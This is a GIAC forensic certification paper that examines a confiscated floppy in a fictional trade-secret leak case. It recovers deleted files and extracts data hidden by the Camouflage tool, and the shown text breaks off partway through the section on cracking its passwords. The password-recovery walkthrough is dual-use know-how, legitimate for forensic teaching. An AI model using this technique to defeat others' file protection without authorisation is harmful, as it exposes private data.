



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

Table of Contents	1
Regis_Cassidy_GCFA.pdf	2

© SANS Institute 2005, Author retains full rights.

GIAC Certified Forensic Analyst (GCFA)

Part 1: Forensic Analysis of a Confiscated Floppy
Part 2: Forensic Analysis of a Windows 2000 Server

Practical Assignment v.1.5

Regis Cassidy
23 December 2004

PART 1 – FORENSIC ANALYSIS OF A CONFISCATED FLOPPY	4
1 Examination Details	4
1.1 Environment	4
1.2 Imaging the Evidence	4
1.2.1 Verifying the Image	4
1.3 Examination Logging	5
1.4 Data Extraction	5
1.4.1 Unallocated Space	5
1.4.2 Slack Space	5
1.4.3 Allocated Space	6
1.5 Summary of Analysis	6
1.6 Suggestion for the Administrator	6
2 Image Details	7
2.1 Listing of Files on the Image	7
2.1.1 Allocated Files	7
2.1.2 Deleted Files	8
2.1.3 Hidden Files	9
2.2 Identified Stenography Tool	10
2.2.1 Keywords Associated with the Tool	10
3 Forensic Details	10
3.1 Data Analysis	10
3.1.1 Analysis of Allocated Files	10
3.1.2 Analysis of Slack	12
3.1.3 Analysis of Deleted Files	12
3.2 Discovery of Data Hiding Utility	13
3.3 Description of Utility	14
3.4 Operation of the Utility	14
3.5 Hidden File Recovery	16
3.5.1 Password Cracking	17
3.5.2 Hidden File Analysis	19
3.6 Implications of Findings	19
4 Program Identification	19
4.1 Verification with Hashing	19
4.2 Hidden file Extraction	20
5 Legal Implications	20
5.1 Company Policy	20
5.2 Federal Law	21
6 Additional Information	21
 Appendix P1_A: Screenshot of MD5 Hash Values	22
Appendix P1_B: Screenshots of Recovered Hidden Files	23

PART 2 – FORENSIC ANALYSIS OF A WINDOWS 2000 SERVER	26
1 Synopsis of Case Facts	26
1.1 Background	26
2 Description of System	26
2.1 Operating System and Services.....	26
2.2 Network Topology.....	26
3 Hardware	27
3.1 Virtual Hardware	27
4 Image Media	27
4.1 Imaging of a VMWare System.....	27
5 Media Analysis of System	28
5.1 Live Analysis	28
5.2 Getting Around the Changed Admin Password.....	28
5.2.1 Screensaver Vulnerability	28
5.2.2 Cracking the Cracked Password	29
5.3 System Information Collecting.....	29
5.4 Nessus Scan	30
5.5 Virus Scan.....	30
5.6 Web Logs.....	31
5.7 Packet Captures	32
5.7.1 Buffer Overflow Vulnerability	33
5.7.2 Intrusion Detection System.....	35
6 Timeline Analysis	36
6.1 Timeline Creation	36
6.2 Timeline Usage	36
7 Recovered Deleted Files	36
7.1 Determining Interesting Files.....	36
8 String Search	37
8.1 Searching Network Traffic.....	37
9 Conclusions	37
 Appendix P2_A – Netstat and fport Results	 39
Appendix P2_B – Virus Information.....	42
 List of References	 46
 List of Figures	
Figure 1: Using Camouflage from the menu	15
Figure 2: Using Camouflage from the command line	16
Figure 3: MD5 List.....	22
Figure 4: Hydrocarbon%20fuel%20cell%20page2.jpg	23
Figure 5: pem_fuelcell.gif.....	24

Figure 6: PEM-fuel-cell-large.jpg.....	24
Figure 7: cat.mdb	25
Figure 8: Beginning of buffer overflow. Notice no-op slide.....	34

© SANS Institute 2005, Author retains full rights.

PART 1 – FORENSIC ANALYSIS OF A CONFISCATED FLOPPY

1 Examination Details

Section 1 describes how I obtained the image used for this investigation and the steps I took to ensure proper handling of the evidence. This section will demonstrate, with a step-by-step approach, the process and tools I used to collect and begin an examination of the evidence. Forensic analysis of the collected evidence is covered in Section 3.

1.1 Environment

Two systems were chosen for my investigation. A Fedora Core 2 workstation running the Sleuth Kit (TSK) v1.72, was chosen as my main forensic analysis system. A secondary system running Windows 2000 Professional was used for testing and operating specific Windows applications relative to this investigation. My Fedora system was isolated from any network connections as a precautionary step to ensure the integrity of the evidence in my possession.

1.2 Imaging the Evidence

The image file from the GIAC website was downloaded, extracted and saved as *fl-260404-RJL1.img*. This image file was treated as best evidence for my investigation and I immediately began by creating a bit-for-bit backup of the original image file.

I used *dd* to create my image copy.

```
# dd if=fl-260404-RJL1.img of=fl-260404-RJL1.dd conv=noerror, sync
```

To avoid possible future modifications or corruptions to the image file, I used the change attribute command.

```
# chattr -i fl-260404-RJL1.dd
```

1.2.1 Verifying the Image

I immediately verified the integrity of the image copy with *md5sum*. Due to the current controversy over the reliability of the md5 hashing algorithm, I computed sha1 hash values as well using *sha1sum*.

```
# md5sum fl-260404-RJL1.img fl-260404-RJL1.dd |  
tee fl-260404-RJL1.md5.txt
```

```
# sha1sum fl-260404-RJL1.img fl-260404-RJL1.dd |  
tee fl-260404-RJL1.md5.txt
```

After I verified that the hash of the image copy matched with the hash of the original, I no longer needed access to the original floppy image. In a real life

situation, best evidence should be accessed as little as possible to avoid accidental evidence corruption and accusations of evidence tampering. Once the imaging is complete the original evidence should be stored securely under a proper chain of custody. I chose to work analogous to this concept by creating my own backup image and not conducting my analysis on the original downloaded file.

1.3 Examination Logging

Before actually beginning any kind of data extraction or analysis, I like to log information about my host analysis machine. It is important to include as much information as possible about the system and tools you used to conduct an investigation. I next ran some basic system commands to collect information about my system. I used the Linux *script* utility to log all I/O at the command line.

```
# script mysystem.txt
# date
# who
# pwd
# ls -la
# uname -a
# ifconfig
# exit
```

The script utility was also used to log all usage of Sleuthkit command-line utilities. This way there would be no question in regards to when and how I used these utilities for my forensic analysis.

1.4 Data Extraction

I like to break the data up by type so that my analysis is as organized as possible. I define the types of data as unallocated, slack and allocated.

1.4.1 Unallocated Space

By extracting unallocated space I was able to analyze deleted content. The TSK utility *dls* is used to extract unallocated space. I was also only interested in viewing ascii readable characters and not binary. I used the command line tool *strings* to extract plaintext from the recovered unallocated data.

```
# dls -f fat12 fl-260404-RJL1.dd > fl-260404-RJL1.dls
# strings -a -t d fl-260404-RJL1.dls > fl-260404-RJL1.dls.str
```

1.4.2 Slack Space

Next, I extracted data from slack space. Looking at slack space can help me find pieces of previously deleted files. Newly created files don't necessarily fill up the entire space of their last allocated block and, therefore, leave old data previously on that block unmodified. *dls* can also be used to extract slack data with the *-s* option.


```
# dls -f fat12 fl-260404-RJL1.dd -s > fl-260404-RJL1.slack  
# strings -a -t d fl-260404-RJL1.slack > fl-260404-RJL1.slack.str
```

1.4.3 Allocated Space

Looking at allocated space shows me what files are currently being managed by the file system on the media. Any current files (non-deleted) will show up in allocated space. I carefully mounted the image file so that I could copy all the files into a directory I titled *allocated*. I had to use the loopback option so that the image file could be mounted as a virtual device.

```
# mount -o ro,loop fl-260404-RJL1.dd /mnt/floppy  
# cp /mnt/floppy/* ./allocated/
```

I gathered the sha1 hash values of all the files I had created up to that point.

```
# shasum *.dls* *.txt *.slack* allocated/* > sha1.txt
```

1.5 Summary of Analysis

Thorough examination of allocated, unallocated and slack space led to my conclusion that Mr. Leszczyński was guilty of selling sensitive property of Ballard Industries. Mr. Leszczyński was using a special utility to successfully hide information in the policy related Microsoft Word documents located on the floppy. A deleted Windows *dll* file was found that traced back to the original utility used to hide the sensitive files. Once I received a copy of this utility for myself, I was able to reveal the hidden files in the Word documents. With these hidden files, Mr. Leszczyński was releasing client and fuel-cell design information. It appeared this information was being released in exchange for 5 million dollars.

A detailed, step-by-step description of my forensic analysis leading to my conclusions is described in Section 3.

1.6 Suggestion for the Administrator

Based on these findings, I would suggest that the system administrator at Ballard review Mr. Leszczyński's personal workstation for the utility described in this report. A complete forensic review may need to be performed on his system if Mr. Leszczyński had time to remove the utility. The files on the floppy had a creation time that was later than the modified or access times. This is a typical oddity in the MAC times for Windows when a file has been copied to a new location. It is probable that Mr. Leszczyński had copied the files from his personal workstation to the floppy. The system administrator or another investigator should try and find these files on his hard drive for further proof of his illegitimate business activities.

All files created with the discovered utility will have an easily identifiable header and footer at the hex data level. It would be trivial to write a shell script or

application to detect such files. It is suggested that such a script be run on Mr. Leszczynki's workstation to detect any other files containing hidden information.

If Mr. Leszczynki was not authorized to have access to the files that were hidden in the Word documents, then an investigation is needed to determine how Mr. Leszczynki gained unauthorized access. For example, if Mr. Leszczynki is not supposed to have access to the Client Authorization Table, then those systems that are intended to provide access to that file should be reviewed for activity indicating a compromise.

2 Image Details

This section provides a detailed description of all the files discovered and analyzed on the floppy with tag number fl-260404-RJL1.

2.1 Listing of Files on the Image

2.1.1 Allocated Files

Name	mac times			Size
	a	m	c	
Acceptable_Encryption_Policy.doc	2004-04-23 15:10:50	2004-04-23 15:10:50	2004-04-26 10:46:44	22528
Information_Sensitivity_Policy.doc	2004-04-23 15:11:10	2004-04-23 15:11:10	2004-04-26 10:46:20	42496
Internal_Lab_Security_Policy1.doc	2004-04-22 17:31:06	2004-04-22 17:31:06	2004-04-26 10:46:22	32256
Internal_Lab_Security_Policy.doc	2004-04-22 17:31:06	2004-04-22 17:31:06	2004-04-26 10:46:24	33423
Password_Policy.doc	2004-04-23 12:55:26	2004-04-23 12:55:26	2004-04-26 10:46:26	307935
Remote_Access_Policy.doc	2004-04-23 12:54:32	2004-04-23 12:54:32	2004-04-26 10:46:36	215895

Acceptable_Encryption_Policy.doc

md5: f785ba1d99888e68f45dabeddb0b4541
sha1: 28503532ad75dad593c5385cca34e6ecc064a0e0

Information_Sensitivity_Policy.doc

md5: 99c5dec518b142bd945e8d7d2fad2004
sha1: 42e61927f705d7059c32bd435917608b8107a45e

Internal_Lab_Security_Policy1.doc

md5: e0c43ef38884662f5f27d93098e1c607
sha1: 61ae61447c9a64e117d7a7d7f7a49102abcebd51

Internal_Lab_Security_Policy.doc

md5: b9387272b11aea86b60a487fbdcb1b336
sha1: 896969466820d4e3cb7cd42829464a7acbb14a43

Password_Policy.doc

md5: ac34c6177ebdcaf4adc41f0e181be1bc
sha1: 37ff9992f85c5b124a99585ab408d1798b818c87

Remote_Access_Policy.doc

md5: 5b38d1ac1f94285db2d2246d28fd07e8
sha1: 0a6230958c42930a6a5376cb0ca09a5e40d9b778

2.1.2 Deleted Files

Name	Dir Entry (inode)	mac times (retrieved with istat)			Size
		a	m	c	
CamShell.dll	5	Mon Apr 26 00:00:00 2004	Sat Feb 3 19:44:16 2001	Mon Apr 26 09:46:18 2004	42496
index.html	28	Mon Apr 26 00:00:00 2004	Fri Apr 23 10:53:56 2004	Mon Apr 26 09:47:36 2004	727

CamShell.dll

md5: aaf222265674efd802361f560f305a74
sha1: 3aa22c20039a7fa2d357888f6416a35fb0f0ee73

index.html

md5: 948b37f16ae02b402d0df78a2a992a46
sha1: bf59c31a16618509b6780915fc967fc12d4cab97

Note: The hash signatures of *Camshell.dll* and *index.html*, may not necessarily match those of the original files before deletion. This is because they were recovered with *dcat* which has no knowledge of the filesize and associates the entire last block with the file (See footnote 1). Also, it was discovered that the first two blocks of the *CamShell.dll* file were overwritten with *index.html*. The hash of *CamShell.dll* was computed by skipping those first two blocks.

2.1.3 Hidden Files

Host File	Name	mac times			Size
		a	m	c	
Internal_Lab_Security_Policy1.doc	Internal_Lab_Security_Policy.doc	2004-04-22 15:31:06	2004-04-22 15:31:06	004-04-22 15:30:44	32256
	Opportunity.txt	2004-04-23 13:03:54	2004-04-23 13:03:54	2004-04-23 10:19:22	312
Password_Policy.doc	Hydrocarbon%20fuel%20cell%20page2.jpg	2004-04-23 09:21:04	2004-04-23 09:21:04	2004-04-23 09:21:26	208127
	Password_Policy.doc	2004-04-23 10:55:26	2004-04-23 10:55:26	2004-04-23 08:22:40	39936
	pem_fuelcell.gif	2004-04-23 09:15:18	2004-04-23 09:15:18	2004-04-23 09:19:46	30264
	PEM-fuel-cell-large.jpg	2004-04-23 09:23:24	2004-04-23 09:23:24	2004-04-23 09:23:32	28167
Remote_Access_Policy.doc	cat.mdb	2004-04-23 10:21:08	2004-04-23 10:21:08md	2004-04-22 14:57:34	184320
	Remote_Access_Policy.doc	2004-04-23 10:54:32	2004-04-23 10:54:32	2004-04-23 08:22:44	30720

Internal_Lab_Security_Policy.doc

md5: bf1bc231be335a2820c4725ddb63d5c1
sha1: 8f85595841ed46b2cc334417114e6043d4e90d0e

Opportunity.txt

md5: 3ebd8382a19c88c1d276645035e97ce9
sha1: af76d58a1b2a0649ad010b4c6489ead5e6465a5f

Hydrocarbon%20fuel%20cell%20page2.jpg

md5: 9da5d4c42fdf7a979ef5f09d33c0a444
sha1: 28637dde655fe5994a159bef58d8e2c3705eed1d

Password_Policy.doc

md5: e5066b0fb7b91add563a400f042766e4
sha1: d6778db40f7aedcc88ab3c2bce3f25082bf81b4c

pem_fuelcell.gif

md5: 864e397c2f38ccfb778f348817f98b91
sha1: 4dae591b4feb6dfb6ecd567ef260748e380d0ec8

PEM-fuel-cell-large.jpg

md5: 5e39dcc44acccdca7bba0c15c6901c43
sha1: 10ca0121b7fa50f118ca26e0f5e463c9274712e8

cat.mdb

md5: c3a869ff6b71c7be3eb06b6635c864b1

sha1: ce239b0467c7c131c7c12718b736f0a588d126d0

Remote_Access_Policy.doc

md5: 2afb005271a93d44b6a8489dc4635c1c

sha1: c9811d98ac27f98b4334c35a78f4d0793813d0fa

Please see Appendix A for a complete list of md5 hash values pertaining to this investigation.

2.2 Identified Stenography Tool

The recovery of *CamShell.dll* from Mr. Leszczynki's floppy led to the discovery of the tool he was using to hide sensitive files inside of company policy documents. This utility is named *Camouflage* and is in version 1.2.1. Refer to Section 3.1.3 and 3.2 for how this was determined.

2.2.1 Keywords Associated with the Tool

As mentioned in Section 3.1.3 the keyword “Camouflage” found in unallocated space, raised alarms. Further investigation of unallocated space, searching both strings and unicode strings, turned up some of these interesting keywords and phrases:

- CamouflageShell
- C:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
- Camouflage.exe
- <http://www.camouflage.freemove.co.uk>
- Twisted Pear Productions
- Keeps files containing sensitive information safe from prying eyes.

These keywords were all useful in determining and verifying the tool used by Mr. Leszczynki.

3 Forensic Details

This section describes the forensic process I used to discover the *Camouflage* tool Mr. Leszczynki used to hide sensitive information belonging to Ballard Industries.

3.1 Data Analysis

After I had all my evidence data separated into the allocated, unallocated and slack types, I began my analysis.

3.1.1 Analysis of Allocated Files

A quick glance at the files copied from allocated space, revealed that Mr. Leszczynski had business policy related documents on the floppy disk.

```
-rwxr-xr-x  ...    22K Nov 28 01:18 Acceptable_Encryption_Policy.doc
-rwxr-xr-x  ...    42K Nov 28 01:18 Information_Sensitivity_Policy.doc
-rwxr-xr-x  ...    32K Nov 28 01:18 Internal_Lab_Security_Policy1.doc
-rwxr-xr-x  ...    33K Nov 28 01:18 Internal_Lab_Security_Policy.doc
-rwxr-xr-x  ...   301K Nov 28 01:18 Password_Policy.doc
-rwxr-xr-x  ...   211K Nov 28 01:18 Remote_Access_Policy.doc
```

Running the *file* command on the above documents confirmed that they were all Microsoft Office Documents.

```
# file ./allocated/*
```

I used OpenOffice Writer, capable of viewing Microsoft Word documents, to take a quick look at these files. While the content of the files themselves contained no interesting information for the investigation, I immediately noticed the inconsistencies with the file sizes on *Password_Policy.doc* and *Remote_Access_Policy.doc*. These were short documents with all text (no graphics) like the other documents on the floppy, but they had much larger file sizes. I decided to take a look at the files with a hex editor, being somewhat familiar with the file composition of Word documents in hex.

```
# khxedit ./allocated/Password_Policy.doc
```

The end of the Word document data for *Password_Policy.doc* really appeared to be at byte offset 39462 (really a 39K sized file). The rest of the data in the file seemed to be random binary garbage. Viewing *Remote_Access_Policy.doc* in a hex editor revealed the same thing. The Word data ended at byte offset 30247 (really a 30K sized file) with the rest of the data being unreadable binary.

After viewing both these files in hex, I noticed a common pattern in the extra binary data. The extra binary data in both Word documents began and ended with the same recognizable pattern. In hex these patterns were 20 00 46 29 c4 01 and 74 a4 54 10 22 87. I decided to search for these patterns in the remaining Word documents.

The first pattern was only found in the two documents already mentioned above, but the second pattern (the footer) was also found in *Internal_Lab_Security_Policy.doc*. This led me to further investigate this document. It was already suspicious looking that there were two documents with this name, one having the number 1 appended to it, and being 1 byte different in size. When I looked these two documents over in OpenOffice, I could not see a single difference. Viewing the document *Internal_Lab_Security_Policy.doc* in a hex editor revealed that this document also had about 1K worth of extra garbage binary at the end.

What I had found at this point were three abnormal Word documents that would require further analysis. The abnormalities are characteristic of stenography. The type of stenography used in this case did not seem to be very complex. The hidden file appeared to simply be appended to the end of another document after being encrypted. Before I could attempt to extract the extra binary data and decrypt it, I needed to find out what stenography tool Mr. Leszczynski used. I decided to continue my investigation on the rest of the extracted data from the disk to search for more clues.

3.1.2 Analysis of Slack

Based on the 0 byte size of *fl-260404-RJL1.slack.str*, there was no readable slack data on the recovered floppy.

3.1.3 Analysis of Deleted Files

There was 78k worth of unallocated data and 7.1k of that was readable plaintext. Since this was a fairly small amount of data, I began scrolling through *fl-260404-RJL1.dls.str*. I saw what appeared to be html script. A reference was made to a Macromedia Flash file with an embed tag. This flash file was named after the company, *ballard.swf*.

I went off on a tangent for a while figuring I could recover this file perhaps from the floppy image. However, there ended up being no traces of a Flash file. I also thought perhaps, I could find a webpage on the Internet containing this file providing me with some clues. I had no luck going that route either. I finally determined the html file was not useful or relevant for this investigation.

The rest of the file of unallocated space contained some interesting words like "CamouflageShell". This suspicious name appeared to be embedded with other Microsoft system calls, indicating I was looking at a Microsoft application file.

I went back to gain some information about the file structure on the disk at the file system level. I actually could have done this before I dug into the unallocated space at the data layer and would have had a better idea of what I was looking at. I extracted directory information from the root directory of the floppy (inode 2) to view allocated and deleted files.

```
# fls -f fat12 -r fl-260404-RJL1.dd 2 | tee fl-260404-RJL1.flc
# shasum fl-260404-RJL1.flc >> sha1.txt
```

I saw that there was indeed a deleted html file called *_ndex.html* (most likely named *index.html* before deletion) and it was associated with inode number 28. There was also another deleted file called *CamShell.dll* associated with inode 5.

I next viewed the meta-data information on these deleted files.

```
# istat -f fat12 fl-260404.dd 5 | less
# istat -f fat12 fl-260404.dd 28 | less
```

I immediately noticed that *index.html* and *CamShell.dll* shared sectors 33 and 34. This indicated that *CamShell.dll* was deleted first and then was partially overwritten by a new file *index.html*, which was then later deleted as well. I extracted the html file and extracted what was left of the *dll* file based on the sector listing given by *istat*¹.

```
# dcat -f fat12 fl-260404.dd 33 2 > index.html
# dcat -f fat12 fl-260404.dd 35 70 > CamShell.dll.part
# shasum index.html CamShell.dll.part >> sha1.txt
```

I needed to further analyze the *CamShell.dll* file. Because of Microsoft's support for 16-bit Unicode character representation, I did another string extraction from the *dls* file. This time I used the *-e l* option with the tool *strings* so that it would extract 16-bit little endian encoded characters.

```
# strings -a -t d -e l fl-260404-RJL1.dls
> fl-260404-RJL1.dls.unistr
# shasum fl-260404-RJL1.dls.unistr >> sha1.txt
```

Looking at the extracted unicode strings provided some new information about the deleted *dll*. The URL, <http://www.camouflage.freemove.co.uk>, was recovered, but I found it to be a dead link. Another important key word found, was the company name Twisted Pear Productions. I did an Internet search on Google for this company.

3.2 Discovery of Data Hiding Utility

The result from my search of Twisted Pear Productions was exactly what I was looking for. The first link provided by Google was, <http://camouflage.unfiction.com>. Twisted Pear Productions is a small software designer responsible for creating the file hiding tool known as *Camouflage*. This tool is no longer being supported or updated. I proceeded to download *Camouflage* to my secondary computer running Windows 2000, because *Camouflage* was a Win32 application. The most recent and only version available was 1.2.1.

At this point, it appeared that Mr. Leszczynski was in possession of remnants of a file belonging to a stenography tool and three files that most likely contained

¹Since meta data was available on these deleted files, as seen with *istat*, typically the tool *icat* could be used to extract these files. Extraction with *icat* is preferred since it recovers a file based on the direct blocks (or sectors for fat12) listing and file size. *istat* has never seemed to work for me however on FAT 12 floppy images. A bug seems to be in TSK where *istat* will only extract the first block or sector. *dcat* was used instead which will not preserve the file size and will extract the entire last block.

stenography. According to the MAC times as shown in Section 2.1.1, Mr. Leszczynski would have last used the *Camouflage* tool to create or modify *Password_Policy.doc* on April 23, 2004 at 12:55:26. This is the latest modified time for the three files that contained stenography on the floppy. All files on the floppy had a creation time of April 26, 2004 at 10:46. This implies that all files were copied to the floppy, most likely from his personal computer, at this time. The floppy was confiscated 4:45 that same day.

My next task was to see if I could use the *Camouflage* tool to extract the data Mr. Leszczynski was hiding in the three Word documents.

3.3 Description of Utility

A description of *Camouflage* found at the website is described as follows:

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

Based on this description of the *Camouflage* utility, I consider it to be a type of stenography tool. However, it really is a weak application of stenography. Robust stenography tools will hide a file within another by manipulating bits throughout the original file. This is typically done with large graphic, audio, or movie so that the bit changes are imperceptible to human senses and the original file size is retained. I consider *Camouflage* to implement a weak form of stenography because it encrypts (scrambles) the hidden file and simply appends it to the end of another. This form of stenography is real easy to detect, as found in this investigation, because it results in abnormal file sizes and is easily viewed in a hex editor.

3.4 Operation of the Utility

When you download *Camouflage* from the Internet and run the setup executable, *Camouflage* is installed and becomes integrated with the Windows file manager. You can camouflage and uncamouflage files by right clicking on files in Windows Explorer. This brings up a menu, as normal, but the *Camouflage* utility has been added to the menu list.




Figure 1: Using Camouflage from the menu

If the *Camouflage* utility can only be used by first installing it from the downloaded setup file, then what was Mr. Leszczynski's reason for having the *CamShell.dll* file on the floppy? It seemed to me he may have used the floppy at some point to distribute the Camouflage utility. Distributing the *dll* file and not the *Camouflage* install file, indicated to me that perhaps *Camouflage* could be used without actually installing it onto a system. Perhaps Mr. Leszczynski was able to distribute only the *Camouflage* executable and *dll* to have his files uncamouflaged.

There was no mention on how to run *Camouflage* from the command line on the website nor in the README.txt file so I decided to take a look into the executable for *Camouflage*. I used *strings* to look at readable text in the *Camouflage.exe* file. These two key phrases were very meaningful:

```
39916 Camouflage.exe -c Filename1 [,Filename2] [,Filename3]...
40048 Camouflage.exe -u Filename1 [,Filename2] [,Filename3]...
```

These appeared to be instructions for how to run Camouflage at the command line. I copied *Camouflage.exe* and *CamShell.dll* from *C:\Program Files\Camouflage* onto a floppy and tried running the executable on a new machine without *Camouflage* installed. I was able to run *Camouflage* fully from the floppy without ever installing it! The command line argument *-c* is used to hide a file and *-u* is used to unhide the file.




Figure 2: Using Camouflage from the command line

This indeed explained why Mr. Leszczyński would have the *CamShell.dll* file on the floppy. The *Camouflage.exe* file was most likely on the floppy at some point in time, but the data itself had been overwritten as well as the meta-data associated with it. Mr. Leszczyński could have been carrying around *Camouflage* on a floppy to distribute it or perhaps to even carry around to different computers inside Ballard. He may have been stealing files from other systems and camouflaging them at the spot in case someone questioned him and decided to look at the contents of his floppy.

3.5 Hidden File Recovery

I copied the Word documents on to my usb thumb drive, verified the hash values of those copies, and placed them on my Windows 2000 system with the newly installed Camouflage tool. I began by right clicking on *Remote_Access_Policy.doc* and choosing Uncamouflage from the menu. I was prompted for a password I did not have. Entering no password resulted in the error that the password was not correct or that the file was not camouflaged. I tried to Uncamouflage the other two files, *Password_Policy.doc* and *Internal_Lab_Security_Policy.doc*. I received the same error message with *Password_Policy.doc*, but successfully uncamouflaged a file from *Internal_Lab_Security_Policy.doc*. No password was required to uncamouflage this file. The file recovered was called *Opportunity.txt*.

Viewing the contents of *Opportunity.txt* provided some solid evidence to Mr. Leszczyński's illegal business practices.

"I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name". My price is 5 million.

Robert J. Leszczynski"

From the evidence found in this hidden file it definitely looked like Mr. Leszczynski was selling company secrets to a competitor. I next wanted to find the Client Authorized Table he mentioned in the *Opportunity.txt* file. I was pretty sure that if I could find the password needed to uncamouflage the other files I would find that database.

3.5.1 Password Cracking

I first believed that Mr. Leszczynski had provided a clue as to what the password was. He states in the opportunity letter that "They are available as we discussed – First Name." I tried a series of brute force attempts for the password such as Robert, robert, Rob, rob, bob, ballard, etc, believing the password had something to do with his first name or maybe the name of the company. Brute forcing provided me with no luck however².

I next looked for a weak password implementation to exploit. I knew that *Internal_Lab_Security_Policy.doc* had no password so I wanted to see how the file would change if I added a password so that I could isolate where the password information was stored. I would have to view the file with a hex editor again.

To recreate the *Internal_Lab_Security_Policy.doc* containing stenography, but with a password, I first used *Camouflage* to uncamouflage the file. This resulted in the two files, *Internal_Lab_Security_Policy.doc* (the original without the extra encrypted data) and *Opportunity.txt*. I then right clicked on the *Opportunity.txt* file and selected Camouflage from the menu. This allowed me to make the file *Opportunity.txt* look like the file *Internal_Lab_Security_Policy.doc*. I saved the new file containing stenography as *My_Internal_Lab_Security_Policy.doc* and when prompted to add a password, used the phrase "test." I repeated the above procedures, creating a three more different stenography files, all with different passwords. I used the passwords "test2", "testlonger", and "*". I went back over to my Linux system with these files so that I could further analyze them.

² I finally figured out the passwords from the clue, but after I had already done it the hard way. The clue "First Name" was referring to the first name (really first word) of the Microsoft Word documents. The passwords were "Password" and "Remote".

I first saved the hexdump outputs of the original *Internal_Lab_Security_Policy.doc* file and of all my created files with stenography.

```
# hexdump Internal_Lab_Security_Policy.doc > hexdumps/original.txt
# hexdump My_Internal_Lab_Security_Policy.doc > hexdumps/test1.txt
# hexdump My_Internal_Lab_Security_Policy2.doc > hexdumps/test2.txt
...
```

I then used the command line tool *diff* to compare the differences in these files. The results of running *diff* on *hexdumps/original.txt* and *hexdumps/test1.txt* are listed below. Comments to this output are marked in read.

```
2017,2018c2017,2018
Header information for original Internal_Lab_Security_Policy.doc
< 7e00 20 00 b9 28 c4 01 60 38 b8 73 75 29 c4 01 e0 36 ..(..`8 .su)...6
< 7e10 98 ba b9 28 c4 01 30 ff 7b 7f 38 01 00 00 4b b5 ...(..0. {.8...K.
---
Header information for original My_Internal_Lab_Security_Policy.doc
> 7e00 20 00 b9 28 c4 01 60 c2 b7 73 08 29 c4 01 00 00 ..(..`.s.)....
> 7e10 c3 f9 b9 28 c4 01 00 f1 4f 80 38 01 00 00 4b b5 ...(.. O.8...K.
2039,2040c2039,2040
< 7f60 20 60 42 1f 75 29 c4 01 40 5f dd d2 6e 29 c4 01 `B.u).. @_.n)..
< 7f70 30 43 09 1a 4d e5 0a 4d 7e d2 61 8f 88 bb c6 4b 0C..M..M ~.a....K
---
> 7f60 20 8e 41 1f 08 29 c4 01 00 00 c3 f9 6e 29 c4 01 .A..).. ....n)..
> 7f70 00 71 71 1a 4d e5 0a 4d 7e d2 61 8f 88 bb c6 4b .qq.M..M ~.a....K
2072c2072
No Password
< 8170 20 20 38 01 00 00 00 7e 00 00 02 00 20 20 20 20 8....~ ....
---
Password
> 8170 20 20 38 01 00 00 00 7e 00 00 02 00 76 f0 09 56 8....~ ....v..V
t e s t
```

Offset 7e00 of these files is where the hidden file data begins and can be considered the beginning of the header information for the camouflaged files. Adding the password “test” caused the header to change. There were a few bit changes elsewhere, but the most alarming place was toward the end of the encrypted data at offset 8170. The end of these hidden files in hex, appear to be full of the hex value 20 up until the footer. However, with the use of a password, these 20s will be replaced with what appeared to be a value for each letter of the password. Part of the *diff* output for *original.txt* and *test3.txt* reemphasize this finding.

```
2072,2073c2072,2073
No Password
< 8170 20 20 38 01 00 00 00 7e 00 00 02 00 20 20 20 20 8....~ ....
< 8180 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

```
---
                                     Password
